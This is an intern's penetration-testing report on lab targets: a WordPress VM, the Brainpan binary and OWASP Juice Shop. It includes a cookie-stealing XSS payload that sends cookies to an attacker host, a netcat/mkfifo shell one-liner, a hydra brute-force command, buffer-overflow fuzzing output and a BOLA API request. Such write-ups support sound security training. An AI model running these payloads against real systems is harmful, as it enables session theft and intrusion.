Vulnerability Assessment & Penetration Testing (VAPT) Project Report

Prepared By: Alok Kumar Sahu
Role: VAPT Intern
Organization: CyArt
Duration: 22/12/2025 – 26/12/2025
Tools Used: Kali Linux, Metasploit, Burp Suite, MobSF, Responder, Ettercap, OpenVAS

Declaration

I hereby declare that this project titled ***"Vulnerability Assessment & Penetration Testing"*** is an original work completed by me during my internship period. All testing was performed in controlled lab environments using intentionally vulnerable machines.

Table of Contents

1. Executive Summary

This project demonstrates a complete Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted in a controlled laboratory environment. The objective was to identify, exploit, and document security weaknesses across **web applications, APIs, operating systems, networks, and mobile applications**.

Multiple attack vectors such **as web exploitation, API authorization flaws, privilege escalation, network-based attacks, and mobile application vulnerabilities** were assessed. Industry-standard tools and methodologies **including PTES, OWASP Top 10, and OWASP API Top 10** were followed.

The assessment revealed critical vulnerabilities such as **Broken Object Level Authorization (BOLA), insecure API design, misconfigured services, weak authentication mechanisms, and improper network protections.** Successful exploitation resulted in **unauthorized access, privilege escalation, and sensitive data exposure**.

This report provides detailed technical findings for developers and security teams, along with a non-technical risk overview for management stakeholders. Clear remediation strategies are proposed to reduce attack surface, improve security posture, and align systems with best security practices.

2. Engagement Scope & Methodology

2.1 Scope

- Web Applications (DVWA, WordPress-based VM)
- APIs (REST & GraphQL)
- Linux-based VMs (VulnHub, Metasploitable 2)
- Network Protocols (SMB, ARP, DNS)
- Android Mobile Applications (APK Analysis)

2.2 Methodology

The engagement followed the **Penetration Testing Execution Standard (PTES):**

1. Reconnaissance
2. Enumeration
3. Vulnerability Analysis
4. Exploitation
5. Post-Exploitation
6. Reporting & Remediation

3. Lab 1: Advanced Exploitation

3.1 Objective


To simulate advanced exploitation scenarios including exploit chaining, custom exploit development, and bypassing modern security defenses.

3.2 Tools Used

- Metasploit Framework
- Python
- Ghidra


3.3 Enumeration

Service and application enumeration was performed using Nmap to identify exposed services and vulnerable components. WordPress plugins with known vulnerabilities were identified during scanning.



```
<!DOCTYPE html>
<html lang="en-US" class="no-js">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width">
    <link rel="profile" href="http://gmpg.org/xfn/11">
    <link rel="pingback" href="https://212.129.29.187/xmlrpc.php">
    <!--[if lt IE 9]>
    <script src="https://212.129.29.187/wp-content/themes/twentyfifteen/js/html5.js"></script>
    <![endif]-->
```

Figure 1: source-code revel wordpress hidden directory.



```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |  - https://212.129.29.187/wp-includes/css/dashicons.min.css?ver=4.3.1
 | Confirmed By:
 |  Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |   - https://212.129.29.187/wp-includes/css/buttons.min.css?ver=4.3.1
 |  Query Parameter In Install Page (Aggressive Detection)
 |   - https://212.129.29.187/wp-includes/css/buttons.min.css?ver=4.3.1
 |   - https://212.129.29.187/wp-includes/css/dashicons.min.css?ver=4.3.1
```


Figure 2: active scanning with wp-scan tool

3.4 Exploitation

A multi-stage exploit chain was executed where an initial client-side vulnerability led to server-side remote code execution.

3.4.1 Exploitation Phase


Exploit ID	Description	Target IP	Status	Payload
007	XSS to RCE Exploit Chain	212.129.29.187	success	Reverse shell



<script>document.location='http://10.0.2.15/thief.php?data='+document.cookie</script>

Permalink: http://212.129.29.186/2025/12/23/document-locat...ocument-cookie/

Figure 3: XSS found in edit posts perameter.



```
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$ whoami
robot
$ pwd
/home/robot
$ hostname
linux
$ █
```

Figure 4: successfully gain reverse shell

3.5 Commands used:


```
Sudo nmap 212.129.29.187 -A -T4 -vv
wpscan --url https://212.129.29.187/wp-login.php --disable-tls-checks
hydra -l Elliot -P filtered_list.dic 212.129.29.187 https-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid"
```

3.6 Payloads used:

```
<script>document.location='http://10.0.2.15/thief.php?data='+document.cookie</script>
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -l 0.0.0.0 9001 > /tmp/f
```

3.7 Custom Exploit Development

A publicly available buffer overflow proof-of-concept from Exploit-DB was modified using Python. Offset values were adjusted, and payload delivery was automated, resulting in controlled instruction pointer overwrite and successful shell access.




```
v4jra@kali:~$ python2 over.py
Fuzzing PASS with 100 bytes
Fuzzing PASS with 300 bytes
Fuzzing PASS with 500 bytes
Fuzzing PASS with 700 bytes
Fuzzing PASS with 900 bytes
Server crashed at 900 bytes
```

Figure 5: buffer overflow with python script.

3.8 Binary Analysis using Ghidra

As part of the advanced exploitation lab, Ghidra was used to perform static analysis of a vulnerable local binary prior to exploitation. The binary was imported into Ghidra to analyze its **architecture, functions, and control flow**. During analysis, unsafe functions such as **strcpy, gets, and scanf** without bounds checking were identified, indicating potential **buffer overflow** conditions.

The decompiler view helped in understanding the program **logic, stack layout,** and function call **hierarchy**. Key memory addresses, function offsets, and vulnerable input points were noted and later used to calculate precise buffer sizes for exploitation. This analysis assisted in crafting a reliable proof-of-concept exploit and understanding how **Return-Oriented Programming (ROP)** could be used to bypass protections such as **ASLR**.



Listing: brainpan.exe

```
                17 31
      31171359 89 04 24        MOV        dword ptr [ESP]=>local_21c,EAX
      3117135c e8 7f 09        CALL       strcmp                                  int strcmp(char * _Str1, char * …
               00 00
      31171361 c9              LEAVE
      31171362 c3              RET

                     ***************************************************************
                     *                           FUNCTION                          *
                     ***************************************************************
                     int __cdecl _main(int _Argc, char * * _Argv, char * * _E…
         int            EAX:4         <RETURN>
         int            Stack[0x4]:4  _Argc
         char * *       Stack[0x8]:4  _Argv
         char * *       Stack[0xc]:4  _Env
         undefined      Stack[-0x3fc… local_3fc                       XREF[4]:   3117156f(*),
                                                                                 311715c2(*),
                                                                                 311715dd(*),
                                                                                 31171607(*)
         undefined4     Stack[-0x400… local_400                       XREF[3]:   31171396(W),
                                                                                 3117157d(R),
                                                                                 31171597(R)
         undefined4     Stack[-0x404… local_404                       XREF[3]:   311713a0(W),
                                                                                 31171619(R),
                                                                                 3117166a(R)
         undefined4     Stack[-0x408… local_408                       XREF[3]:   311713aa(W),
                                                                                 31171633(R),
                                                                                 31171650(R)
         undefined4     Stack[-0x40c… local_40c                       XREF[2]:   31171511(W),
                                                                                 3117151b(*)
         undefined4     Stack[-0x410… local_410                       XREF[2]:   311713b4(W),
                                                                                 311714d6(R)
         undefined4     Stack[-0x414… local_414                       XREF[3]:   311713be(W),
                                                                                 311715eb(W),
                                                                                 311715f1(R)
         undefined      Stack[-0x5ac… local_5ac                       XREF[1]:   311713d4(*)
         undefined4     Stack[-0x5b0… local_5b0                       XREF[6]:   31171440(W),
                                                                                 31171446(R),
```

Decompile: _main - (brainpan.exe)

```
int __cdecl _main(int _Argc,char **_Argv,char **_Env)

{
  int iVar1;
  size_t sVar2;
  size_t in_stack_fffff9f0;
  sockaddr local_5dc;
  sockaddr local_5cc;
  SOCKET local_5b4;
  SOCKET local_5b0;
  WSADATA local_5ac;
  undefined4 local_414;
  undefined4 local_410;
  int local_40c;
  char *local_408;
  char *local_404;
  char *local_400;
  char local_3fc [1016];

  __alloca(in_stack_fffff9f0);
  ___main();
  local_400 =
  "_|                              _|
  |_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|  \n_|     _|  _|_|
     _|  _|     _|  _|    _|\n_|     _|  _|          _|     _|  _|  _|     _
  |\n_|_|_|     _|          _|_|_|  _|  _|     _|  _|_|_|      _|_|_|  _
                          _|                                 \n
  |\n\n[________________________ WELCOME TO BRAINPAN ___________________
        ENTER THE PASSWORD                                        \n\n
  ;
  local_404 = "                          ACCESS DENIED\n";
  local_408 = "                          ACCESS GRANTED\n";
  local_410 = 9999;
  local_414 = 1;
  printf("[+] initializing winsock...");
  iVar1 = _WSAStartup@8(0x202,&local_5ac);
  if (iVar1 == 0) {
    printf("done.\n");
```

Figure 6: analyze brainpan.exe file in ghidra

3.9 ASLR Bypass

Return-Oriented Programming (ROP) techniques were used to bypass Address Space Layout Randomization (ASLR). Chained gadgets allowed execution flow redirection without injecting shellcode, demonstrating effective defense evasion.

3.10 Impact

Successful exploitation resulted in remote code execution, granting full control over the target system.

3.11 Remmediations

- Update and patch vulnerable plugins
- Implement a Web Application Firewall (WAF)
- Enforce strict input validation and output encoding

3.12 Evidence collection

Item	Hash value
/etc/shadow	2d26137819307f818080d96e191b20591235fa75152f89061f2950ac175bb913

4. Lab 2: API Security Testing Lab

4.1 Objective

To identify and exploit OWASP API Top 10 vulnerabilities.


4.2 Tools Used

- Burp Suite
- Postman
- sqlmap

4.3 Enumeration

- API endpoint discovery
- Token analysis
- Role-based access testing

4.4 evidences




```
GET /api/users/2 HTTP/1.1
Host: 212.129.39.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9
kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiI
yMDI1LTEyLTI0IDAxOjUxOjU1LjU1NiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTI0IDAxOjUxOjU
1LjU1NiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjY1NDExODEsImV4cCI6MTc2NjU1OTE
4MX0.KJkfwxVDjpqvpYAGNb2tV9x2RJI2bHLC8A6MvL1NNyp4CsZtSHiR8oORBSU8_B0WI53l2uxgmNqlycI
-0TkbrIE_6fmiJzudEs_uz7cYpaZNKkauVYwcmQLPt5BB60vn8zaEzomuEILmKS7Pc4VkZfnoh_uRnE0f0id
byqqGrKY
Connection: keep-alive
Referer: http://212.129.39.172/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9
kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiI
yMDI1LTEyLTI0IDAxOjUxOjU1LjU1NiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTI0IDAxOjUxOjU
1LjU1NiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjY1NDExODEsImV4cCI6MTc2NjU1OTE
4MX0.KJkfwxVDjpqvpYAGNb2tV9x2RJI2bHLC8A6MvL1NNyp4CsZtSHiR8oORBSU8_B0WI53l2uxgmNqlycI
-0TkbrIE_6fmiJzudEs_uz7cYpaZNKkauVYwcmQLPt5BB60vn8zaEzomuEILmKS7Pc4VkZfnoh_uRnE0f0id
byqqGrKY
If-None-Match: W/"1767-R3tR1GAiFyhb6C5Jgc9qgSnquhc"
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 304
ETag: W/"130-3ZwbKEA1Je7SLCyt2yq19q0Njgw"
Vary: Accept-Encoding
Date: Wed, 24 Dec 2025 01:53:58 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":2,
    "username":"",
    "email":"jim@juice-sh.op",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"assets/public/images/uploads/default.svg",
    "isActive":true,
    "createdAt":"2025-12-24T01:51:55.557Z",
    "updatedAt":"2025-12-24T01:51:55.557Z",
    "deletedAt":null
  }
}
```

Figure 7: Broken Object Level Authorization



	Key	Value	Description
☑	User-Agent	PostmanRuntime/7.51.0	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	
☑	Authorization	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0d...	

```html
<!--
  ~ Copyright (c) 2014-2022 Bjoern Kimminich & the OWASP Juice Shop contributors.
  ~ SPDX-License-Identifier: MIT
  -->
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <title>OWASP Juice Shop</title>
    <meta name="description" content="Probably the most modern and sophisticated insecure web application">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
    <link rel="stylesheet" type="text/css"
        href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
    <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
    <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
    <script>
        window.addEventListener("load", function(){
```

Figure 8: Graphql find with postman tool

4.5 Findings

Test ID	Vulnerability	Severity	Endpoint
008	Broken Object Level Authorization	Critical	/api/users
009	GraphQL Injection	High	/Graphql

4.6 Exploitation Summary

Unauthorized access was achieved by manipulating user identifiers within API requests. GraphQL introspection exposed backend schema details, increasing attack surface.

4.7 Recommendations

- Enforce object-level authorization
- Disable GraphQL introspection in production
- Implement rate limiting

5. Lab 3: Privilege Escalation & Persistence Lab

5.1 Objective

To escalate privileges and maintain long-term access.


5.2 Tools Used

- Meterpreter
- LinPEAS
- PowerSploit

5.3 Enumeration


- linpeas.sh

5.4 Evidences



```
╔══════════╣ Files with Interesting Permissions ╠══════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 68K Feb 12  2015 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 93K Feb 12  2015 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 37K Feb 17  2014 /bin/su
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 32K Feb 17  2014 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 41K Feb 17  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 67K Feb 17  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12  2015 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 431K May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-r-sr-xr-x 1 root root 9.4K Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 11K Feb 25  2015 /usr/lib/pt_chown  --->  GNU_glibc_2.1/2.1.1_-6(08-1999)
```

Figure 9: SUID find with linpeas tool



